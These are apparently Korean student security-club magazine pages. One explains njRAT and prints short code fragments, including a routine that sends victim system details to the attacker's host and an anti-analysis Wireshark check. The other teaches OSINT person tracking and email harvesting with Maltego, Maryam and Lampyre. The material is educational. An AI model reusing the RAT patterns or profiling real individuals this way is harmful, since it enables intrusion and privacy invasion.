나 해킹 당한 거 같은데 컴퓨터 좀 봐줄 수 있어?


친구라서 특별히 봐준다..
무슨 일인데?

아무것도 안 했는데 컴퓨터가 마음대로 움직여!
이상한 파일이 깔리고 갑자기 무언가 실행되고 ..
혹시 컴퓨터에 악성코드가 깔린 걸까?

요즘 유행하고 있는 RAT(Remote Access Trojan)가 있어.
증상이 딱 그거 같은데? 더 찾아보고 올게.

네 말대로 원격 제어 기능이 있네.
실행환경 검사 기능, 지속 메커니즘 생성 기능도 있어.
먼저 RAT의 대표적인 기능, 원격 제어에 대해 알아볼까?

< 원격 제어 - 세션 생성 및 정보 수집 >



세션이란 네트워크 환경에서, 두 개 이상의 통신 장치들 사이의 대화 연결을 말해.
네가 공격자가 심어놓은 RAT를 건드리면 공격자 컴퓨터와 세션이 맺어져.
쉽게 말해서 네 컴퓨터와 공격자 컴퓨터가 연결되는 거야.
연결되면 네 컴퓨터 정보를 불러와서 공격자에게 보여줘.

```
OK.C.Client.SendTimeout = &H2710
OK.C.Client.ReceiveTimeout = &H2710
OK.C.Connect(OK.H, Conversions.ToInteger(OK.P))
OK.Cn = True
OK.Send(OK.inf)
```

왼쪽 OK.RC 함수는 세션을 생성하고 원격 제어를 담당하는 부분이야.
오른쪽은 OK.RC 함수의 일부야. 여기서 Connect 함수를 호출하는데,
이 Connect 함수를 통해서 세션이 생성돼. 세션이 맺어지면 OK.inf 함수를 통해
피해자 PC의 정보를 수집해. 드라이브 이름, 운영체제 버전, 설치된 백신 목록,
웹캠 여부 등 정보를 수집해 Send 함수를 통해서 공격자에게 보내.

공격자는 네 정보를 보고 이를 바꿀 수도 있어.
세션이 맺어졌으니 네 컴퓨터에서 무슨 짓이든 할 수 있지.
거의 네 컴퓨터를 장악하는 것과 같아.

다음으로 실행환경 검사에 대해서 알아볼까?

< Anti's - 실행환경 검사 >

```
Dim process4 As Process
For Each process4 In Process.GetProcessesByName("wireshark")
    ProjectData.EndApp()
Next
```

User	Install Date	Flag	Country	Operating System	Cam	Antivirus

실행환경 검사란 특정 프로그램이 실행되고 있는지 검사하는 걸 말해.
RAT는 악성코드 분석 도구, 샌드박스, 가상머신이 실행 중인지 검사해.
만약 실행 중이면 자신을 종료해. 분석하지 못하도록 막는 거야!
왼쪽은 실행환경 검사 함수의 일부로, Wireshark 패킷 분석 도구를 검사하고 있어.
오른쪽은 피해자 PC에서 Wireshark가 실행 중일 때 공격자의 컴퓨터 모습이야.
RAT가 종료돼서 세션이 끊긴 게 보이지?

다음으로 지속 메커니즘이란, PC가 꺼졌다 켜지더라도 지속적으로 악성 행위를 수행할 수 있도록 하는 것을 말해.

< Copy To StartUp - StartUp 폴더에 악성코드 복사 >



StartUp 폴더는 '시스템이 시작될 때 실행되는 파일의 모음'이라고 보면 돼.
RAT는 컴퓨터가 부팅될 때마다 지속적으로 악성 행위를 수행하기 위해서
StartUp 폴더에 자신을 복사해.
네가 컴퓨터를 켜자마자 바로 RAT가 활동을 시작하는 거야.

아래 방법 참고해서 치료하면 될 거야.

1. 안티 바이러스 프로그램 사용하기



가장 편리하고 프리웨어가 많아서 부담 없이 사용할 수 있어.
대부분의 안티 바이러스 프로그램이 RAT를 감지하고 있으니 안심하고.
실시간 검사 기능을 키고 전체 검사를 주기적으로 해주는 게 좋아.

2. 맞춤형 전용 백신 사용하기



한국인터넷진흥원이랑 과학기술정보통신부에서 만든 백신이야.
KISA 인터넷 보호나라 & KrCERT 사이트에서 접속해서 다운로드해.
안티 바이러스 프로그램보다 가볍고 매우 빨라.
컴퓨터 용량이 부족할 때 사용하면 좋아.

무엇보다도 네가 경각심을 가지는 게 중요해. 악성코드 감염을 막기 위해서
출처를 알 수 없는 프로그램 설치, 알 수 없는 웹사이트 방문 등을 자제해야 해.
PC 보안에 위협이 될 만한 행동 금지!



진짜 고맙다 덕분에 내 컴퓨터 살렸어
내가 나중에 치킨 쓸게!

참고자료

- [1] 웹하드와 토렌트를 통해 유포 중인 njRAT . (2021). <https://asec.ahnlab.com/ko/23987/>.
- [2] ASEC 주간 악성코드 통계 (20210809~20210815) . (2021). <https://asec.ahnlab.com/ko/26537/>.
- [3] njRAT 0.7버전 분석 1편 (공격자와 감염자 연결 과정) . (2020).
<https://www.youtube.com/watch?v=LQdIU7o5zeU&t=131s>.
- [4] 우리말샘 . https://opendict.korean.go.kr/dictionary/view?sense_no=768322&viewType=confirm
- [5] 과학기술정보통신부 로고 .
<https://www.msit.go.kr/contents/cont.do?sCode=user&mPid=131&mId=141>
- [6] 한국인터넷진흥원 로고 . <https://www.kisa.or.kr/604>
- [7] 모든 아이콘 ALL Icons by Icons8 : <https://icons8.kr>
- [8] 디자인 : 미리캔버스 <https://www.miricanvas.com>

03

OSINT

SWING 28기 이은경 | 멘토 27기 김혜민

소개글

'n 번방' 사건, '박사방' 사건 등 추적이 어려운 메신저와 다크웹을 통한 불법 거래 행위들이 날로 기승하고 있다. 하지만 여전히 범인을 찾기는 쉽지 않다. 공개된 정보에서 유의미한 정보를 찾아 범죄자의 신원을 추적하는 OSINT에 대해 알아보자.

I. OSINT

1) OSINT란 무엇인가?

2) OSINT Process

II. OSINT 도구

1) Maltego

2) Maryam

3) Lamyre

III. 추적조사

1) 페이스북

2) OWASP Maryam

3) 번외: 페이스북에서 유용한 정보 찾기 모음

IV. OSINT Process 따라가기

OSINT

SWING 28기 이은경

OSINT

01 | OSINT 란 무엇인가?




[그림1] OSINT 용어

OSINT란, 공개된 출처라는 의미의 Open Source와 군(Military)에서 정보를 수집하는 첩보 활동에서 유래된 Intelligence가 합쳐진 용어이다. SNS, 구글 등은 어떤 절차나 기법이 없더라도 누구나 원하는 정보를 검색할 수 있는데 이는 같은 맥락에서 누구나 볼 수 있도록 공개된 정보(Open source)의 집합체라고 볼 수 있다. 따라서 현재의 OSINT는 이러한 **공개된 출처에서 얻는 정보를 수집하는 과정**을 의미한다. 그렇다면 OSINT는 어떤 단계를 거치는지, 그 과정에서 쓰이는 도구는 무엇인지에 대해 알아보자.

02 | OSINT Process

앞에서 OSINT를 과정이라고 소개했기 때문에 OSINT Process는 과정의 의미가 중첩되어 있다. 하지만 많은 곳에서 OSINT Process라고 쓰고 있다. 기본적으로 아래 이미지와 같이 5단계 절차를 따르지만, 기업이나 조직에서 요구하는 사항이 각각 다르기 때문에 반드시 지킬 필요는 없다.



[그림2] OSINT Process¹

¹ OWASP. (2021). OWASP_OSINT_Presentation [PDF].
https://owasp.org/www-chapter-ghana/assets/slides/OWASP_OSINT_Presentation.pdf

▶ OSINT 5단계 구조

① Identifying the source

정보원을 식별하는 단계로 얻고자 하는 정보가 무엇인지, 어디서 얻어야 하는지 조사자가 알고 있어야 한다는 의미이다.

② Harvesting

1단계에서 식별된 source에서 데이터를 가져오는 단계이다. 수집 방법에 따라 두 가지로 구분된다.

▷ Active Harvesting

: 대상에 직접 프로그램이나 스크립트를 넣어 정보를 수집하는 방법이다. 직접 접근하기 때문에 log가 남는다.

▷ Passive Harvesting

: Google, Netcraft, Whois, Recon-NG, Shodan 등을 사용하여 정보를 수집한다. 서드파티 앱을 통해 정보를 수집하기 때문에 log가 남지 않는다.

* 서드파티 앱(Third Party App): 앱이 실행되는 장치의 제조업체나 통신사에서 만든 기본 탑재 앱이 아닌 일반 앱스토어 등에서 다운받을 수 있는 앱

③ Data Processing

2단계에서 얻은 수많은 정보를 필터링하는 단계이다. 중요하지 않은 정보라도 다른 정보와의 연관성을 고려해보아야 한다.

④ Analysis

1차적으로 필터링 된 정보를 조사 목적에 따라 가공하는 단계이다. 'A가 B이다.'라는 의견을 뒷받침하는 정보들인 C, D를 추가해 'C와 D에 의해 A가 B이다.'라고 결론을 지을 수 있다.

⑤ Reporting

이전 단계에서 진행된 사항들을 정리하여 보고서 형식으로 작성한다. 활용 기관에 따라 증거물, 분석 보고서 등 다양한 형태의 산출물로 배포된다.

OSINT 도구

OSINT는 오픈소스에서 검색을 통해 원하는 정보를 얻기 때문에 자료의 연관성을 한눈에 보기 위해 도구의 도움이 필요하다. 예를 들어 A라는 인물이 언제 어디서 무엇을 했는지 알고 싶을 때 'Instagram'에서 정보를 얻을 수 있다고 가정한다. 물론 타깃의 계정을 안다는 전제하에, 'Instagram'에서 해당 계정을 검색하여 업로드된 사진이나 영상 혹은 글로 이 사람이 뭘 했는지 유추할 수 있다. 하지만 만약에 직접 올린 정보가 없거나 자료가 너무 방대하다면 어떻게 해당 정보를 쉽게 얻을 수 있을까? OSINT 도구들은 이때 필요하다.

타깃이 다른 사람의 게시물에 태그가 되어 있으면 누구의 계정에 태그되었는지 한눈에 볼 수 있고, 업로드 된 사진이 너무 많을 경우 날짜별, 요일별로 자료들을 분류하여 보기 쉽게 나열할 수도 있다.

01 | Maltego



[그림3] Maltego 홈화면

Paterva라는 회사에서 개발한 OSINT 정보 수집 도구이다. 무료버전(Community Edition)과 유료버전(XL/Classic)으로 나누어져 있는데 무료버전은 transform 최대 결과 수에 제한이 있다.

*transform: Maltego에서 수집하는 데이터들(DNS서버, 검색엔진, 소셜 네트워크, API 등)로 이해하면 된다.


실시간 데이터 마이닝 및 정보 수집을 제공하고 그래픽 링크 분석이 가능한 Linux 도구이다. (Windows용으로 다운로드 가능하다) 노드 기반 그래프에 정보를 가시적으로 보여주고 정보 간의 패턴과 연결 고리들을 쉽게 식별할 수 있도록 해준다. Maltego는 분산된 자료들로 데이터를 쉽게 얻을 수 있고, 일치하는 정보를 하나의 그래프에 자동으로 병합하고 시각적으로 매핑하여 데이터 환경을 탐색할 수 있다.

[그림4] Maltego Framework²

² MALTEGO. (2021). Infographic-OSINT [PDF]. <https://static.maltego.com/cdn/Infographics/Infographic%20-%20OSINT.pdf>

타깃의 네임 서버, 웹사이트, IP주소, 담당자 이메일 주소 등 네트워크 관련 정보를 수집하여 그래프 형태로 보여준다. 조직의 인프라를 파악하고, 특정 인물을 중심으로 연결된 각종 정보를 가시적으로 파악할 수 있어 데이터 파악에 유용하다.

▶ 특징




[그림5] Maltego graph(1)-Mine³

▷ Mine

: 분산된 데이터 소스에서 정보를 쉽게 수집한다.

- 그래프에서 최대 100만 개의 엔티티 보기
- Maltego Transform Hub에서 58개 이상의 데이터 소스 액세스
- 공개(OSINT), 상용 및 자체 데이터 소스 연결
- 나만의 transform 작성




[그림6] Maltego graph(2)-Merge³

³ MINE, MERGE, MAP DATA WITH MALTEGO . (n.d.). <https://www.maltego.com/product-features/>.

▷ Merge

- : 모든 정보를 한 그래프에 자동으로 연결하고 결합한다.
- 그래프에서 최대 100만 개의 엔티티 연결
 - 서로 다른 데이터 소스를 포인트 앤 클릭 로직으로 자동 결합
 - 정규식 알고리즘을 사용하여 엔티티 유형 자동 감지
 - 직관적인 그래픽 사용자 인터페이스를 통해 데이터 강화



[그림7] Maltego graph(3)-Map³

▷ Map

- : 데이터 간의 관계를 시각적으로 탐색한다.

- 패턴을 인식할 여러 레이아웃(Block, Hierarchical, Circular, Organic)에서 선택
- 엔티티 가중치를 사용하여 가장 큰 그래프에서도 패턴을 탐지
- 그래프에 주석을 달고 나중에 사용할 수 있도록 내보내기

▶ 사용법

다음은 특정 인물의 온라인 데이터를 찾는 과정을 보여준다. Maltego의 공식 튜토리얼 일부를 무료 버전으로 진행할 수 있으니 독자 여러분들도 따라 해 보시길 바란다.




[그림8] How To: Conduct Person of Interest (POI) Investigations with Maltego - Official Tutorial⁴

⁴ Maltego. (2021, February 26). How To: Conduct Person of Interest (POI) Investigations with Maltego - Official Tutorial [Video file]. Retrieved from <https://www.youtube.com/watch?v=D2rutsb-ft0&t=3s>

▷ Entity 생성하기

칼리리눅스에는 Maltego가 기본적으로 내장되어 있기 때문에 터미널에 'Maltego'를 입력해 바로 실행할 수 있다. 단, 회원가입 절차가 필요하다. (다른 OS에서 사용할 경우 홈페이지에서 프로그램을 다운받아야 한다.)



[그림9] Maltego 사용법(1)

환경설정이 끝난 후에는 왼쪽 상단 모서리의 '+'을 눌러 'New Graph'를 만든다. Maltego의 앤터티는 그래프에 각각의 노드로 표시되는데, 좌측의 'Entity Palette'에서 원하는 도면요소를 그래프로 끌어와 쓸 수 있다. 더블클릭 시 상세페이지가 열리고 첨부파일을 추가하거나, Notes에 글을 적을 수 있다. Phrase 요소를 끌어와 고정하고, 찾으려는 인물의 이름인 'prabal panjabi'로 텍스트를 수정했다.


▷ 웹사이트 변환



[그림10] Maltego 사용법(3)


마우스 오른쪽 버튼을 클릭하면 변환 도구가 나온다. 'To Website[using Search Engine]'을 실행하면 빙 검색 엔진을 사용해 'Prabal Panjabi'를 언급하는 모든 웹사이트를 반환한다. 원하는 웹사이트가 있으면 해당 문자를 더블 클릭해서 수정할 수 있다. 유료버전은 페이스북, 인스타그램, 위키백과, 트위터 등 256개의 웹사이트가 반환되나 무료버전은 최대 12개까지만 반환할 수 있다.

▷ URL로 반환 후 Entity, 이미지 반환



[그림11] Maltego 사용법(4)

다음은 'To URLs[show Search Engine results]'를 실행해 웹사이트에서 관련된 URL을 반환받는다.



[그림12] Maltego 사용법(5)

반환받은 URL 정보에서는 2가지 방법으로 더 많은 정보를 얻어낼 수 있다. 먼저, ‘To Entities [IBM Watson]’ 변환을 실행하면 웹페이지에서 발견된 조직, 위치, 이메일 주소, 사람 이미지 등의 앤터티를 추출한다.




[그림13] Maltego 사용법(6)

'To Images[Found on web page]'를 실행하면 웹페이지에서 모든 이미지를 찾아 반환한다.

이런 과정을 통해 각 웹사이트에서 얻은 데이터들을 한눈에 볼 수 있다. 누구와 페이스북 친구인지, 인스타 팔로우가 되어 있는지 쉽게 알 수 있고, 위치 정보나 이미지, 그 외의 다양한 정보를 통해 직업, 관심사, 일상 등 알아낼 수 있는 범위가 확장되었다.

▶ 이메일 주소 반환



[그림14] Maltego 사용법(7)

다음은 개인정보를 알아내는 방법이다. 'To EmailAddress [Bing]' 변환을 실행한다. 최대한 많은 결과를 찾으려면 빈칸으로 둔 채 바로 실행시키면 되지만 특정 도메인을 지정할 수도 있다.



[그림15] Maltego 사용법(9)

도메인에 'google.com'을 지정해 실행시켰더니 구글 계정 하나가 반환됐다.

▷ 이메일 주소 유무 확인



[그림16] Maltego 사용법(10)

'Verify and fraud-check email address [IPQS]'을 실행하면 진짜 있는 이메일 주소가 맞는지 확인할 수 있고 좌측의 IPQS Info 란에서 개인 주소임이 검증된 것을 확인할 수 있었다.

02 | Maryam

```

Maryam v 1.3
[1] Example modules
(Maryam)[-] > help
Commands (type [help|?] <topic>):
-----
back      Exits the current context
exit      Exits the framework
help      Displays help menu
load      Loads specified module
reload    Reloads all modules
resource  Executes commands from a resource file
search    Searches available modules
set       Sets module options
shell     Executes shell commands
show     Shows various framework items
unset    Unsets module options
use      Loads specified module

(Maryam)[-] > use Example
(Maryam)[-||Example] > show options
  Name  Current Value Required Description
  -----  -----  -----  -----
  LIMIT  100      yes      limit for search(max=1000)
  URL   127.0.0.1  yes      <desc..>

```

[그림17] Maryam v1.3

Maryam은 OSINT와 데이터 수집에 기반한 모듈형 오픈 소스 프레임워크이다. OSINT는 오픈 소스 도구를 사용하여 정보를 수집하고 분석하는데, 이때 Bing, Google, Yahoo 등과 같은 오픈소스를 활용하게 된다. 이 루틴을 자동화한 것이 바로 Maryam이다.

▶ 기능

- 검색 엔진에서 이메일, 문서, 하위 도메인, 소셜 네트워크 추출
- 링크, CSS 및 JS 파일, CDN 링크, 이메일, 웹 소스에서 키워드 추출
- 브루트 포싱 하여 DNS, TLD 및 중요한 지시 사항 찾기
- 웹 페이지 탐색 및 RegExp(정규표현식) 검색
- 웹 애플리케이션, WAF(웹 방화벽), 중요 파일 식별

*CDN: 콘텐츠 전송 네트워크, 효율적으로 사용자에게 콘텐츠를 전달하기 위해 여러 노드를 가진 네트워크에 데이터를 저장하여 제공하는 시스템

*TLD: 최상위 도메인, URL 또는 인터넷 주소에서 도메인의 일반적인 형태를 식별할 수 있는 부분

*WAF: 웹 애플리케이션 방화벽, 웹의 비정상 트랙을 탐지하고 차단하기 위한 방화벽

▶ 주요 모듈

▷ OSINT

모듈명	기능
dns_search	검색 엔진 및 기타 소스에서 DNS 검색
email_search	검색 엔진에서 email 검색
docs_search	엔진에서 관련 문서 검색
social_nets	소셜 네트워크에서 사용자 이름 찾기
crawler	링크, JS파일, CSS파일 등을 찾기 위한 웹페이지 크롤링

[표 1] Maryam OSINT 모듈

▷ FOOTPRINT

모듈명	기능
crawl_pages	페이지에서 키워드, 이메일, 사용자 이름, 오류, 메타 태그 및 정규식 찾기
dbrute	스레드 지원을 통한 DNS 무차별 공격
fbrute	스레드를 지원하는 파일/디렉토리 브루트 포스 공격
tldbrute	스레드를 지원하는 TLD 무차별 공격
waf	웹 애플리케이션 방화벽을 식별하여 200개 이상의 방화벽 탐지

[표 2] Maryam FOOTPRINT 모듈


▷ SEARCH

모듈명	기능
google	Google.com 검색
bing	bing.com 검색
twitter	twitter.com 검색
Linkedin	linkedin.com 검색

[표 3] Maryam SEARCH 모듈

▶ 사용법⁵

```
pip install maryam
git clone https://github.com/saeeddhqan/maryam.git
cd maryam
pip install -r requirements
python setup.py install
maryam
```



```
[maryam][default] > social_nets -q swing_swu -e google
[*] [GOOGLE] Searching in 1 page ...
[*] [GOOGLE] Searching in 2 page ...
[*] [GOOGLE] Searching in 3 page ...
[*] [GOOGLE] Searching in 4 page ...
[*] [GOOGLE] Searching in 5 page ...
[*] Facebook
[*]
[*] facebook.com/swuswing
[*]
[*]
```

[그림18] Maryam 사용법

페이스북, 인스타그램, 트위터 등 소셜 네트워크에서 특정 사용자를 찾고자 할 경우

'social_nets -q 사용자명'을 입력하면 된다.

위는 SWING의 인스타 계정 이름인 'swing_swu'로 검색했을 때의 결과이다. 페이스북에서 swing 커뮤니티 주소를 얻을 수 있었다.

⁵ OWASP Maryam . (n.d.). <https://github.com/saeeddhqan/Maryam/wiki#instal>.


03 | Lampyre: researching Instagram profiles

Lampyre은 인스타그램에서 찾을 수 있는 정보들을 다양한 방식으로 분석할 수 있는 도구이다.

Instagram profile ID	Profile picture	Fullname	Nickname	Bio	Profile URL	Private account	Verified	Business account	URL
21388754496		Jennifer Aniston	jenniferaniston	My friends call me Jen.	https://www.instagram.com/jenniferaniston				http://bit.ly/VQTExJA

[그림19] username으로 찾은 항목들⁶

사용자명 또는 ID로 프로필 사진, 이름, 닉네임, 인스타그램 바이오, 프로필 링크 등 기본적인 정보들을 얻을 수 있다. 비즈니스 계정일 경우 이 계정이 Facebook, GitHub, Google 등 다른 사이트의 계정으로 사용되고 있는지도 확인할 수 있다. 그 외에도 게시글 수와, 태그한 계정의 수, 위치 태그의 수를 통해 한눈에 볼 수 있다. 물론, 인스타에서도 볼 수 있는 내용이지만 조건에 따라 한눈에 정리되어 볼 수 있기 때문에 분석에 용이하다.



[그림20] 날짜, 시간별 통계

게시글 중 특정 단어가 포함된 것만 나열하기, 특정 인물을 태그한 사용자를 찾기 등 필터링이 가능할 뿐만 아니라 요일과 시간별 통계를 보는 것도 가능하다. 특정 인물에 대한 조사에서 시간 정보는 특히 중요한데, 그 사람의 행적을 찾을 수 있기 때문이다.

⁶ Social media analysis: researching Instagram profiles . (n.d.).

<https://lampyre-io.medium.com/socmint-researching-instagram-profiles-osint-with-lampyre-b19ed2eab882>.




[그림21] 날짜, 시간별 통계

특히 인스타는 사진 정보가 매우 많은데, 이 도구에서는 사진에 있는 객체 인식이 가능하다. 이렇게 객체를 인식하고 Content창에서 객체별로 몇 개가 있는지 통계를 내준다. 또한, 원하는 객체가 포함된 모든 사진들을 보여준다.

▶ 사용법

인스타는 국내, 해외 가릴 것 없이 많은 사용자 수를 보유하고 있다. 개인용, 제품 판매용, 취미용 등 용도에 따라 개인이 여러 개의 계정을 갖고 있는 경우도 많다. 마찬가지로 독자 여러분들도 개인 계정, 그림 계정, 사진 계정 등 여러 계정을 사용 중일 것으로 생각된다. 자신이 주로 어떤 글과 사진을 올리는지 한눈에 보고 싶다면 아래 튜토리얼 영상을 따라해보는 걸 추천한다.

[그림22] Easy way to research instagram profiles | Social media analysis | OSINT with Lampyre⁷

⁷ Lampyre. (2020, October 8). Easy way to research instagram profiles | Social media analysis | OSINT with Lampyre [Video file]. Retrieved from <https://www.youtube.com/watch?v=oJXeDFmBlkl&t=170s>

추적조사

공개된 정보라고 하지만 어떤 식으로 검색하는지 혹은 그 플랫폼에서 어떤 검색 엔진을 쓰는지에 따라 얻을 수 있는 정보의 범위는 천차만별일 것이다. 또한, 평소에 네이버, 구글 등 대표적인 사이트에 단어를 검색했을 때 단번에 내가 찾는 자료를 찾은 적은 손에 꼽을 것이다. 그 키워드에 대한 자료가 너무 많은 탓도 있지만 좀 더 명확한 키워드를 쓰거나, 내가 찾는 내용을 분명히 할 필요가 있다. 그리고, 필요하다면 도구를 쓰는 것도 좋은 방법이다.

그렇다면 단순히 검색엔진에 키워드를 입력하는 것 외에 어떤 방법으로 특정 인물에 대한 정보를 얻을 수 있고, 어디까지 얻을 수 있는 것일까?

01 | 페이스북

*추적조사 및 정보 공개에 대해 운영 님의 동의를 받았습니다.

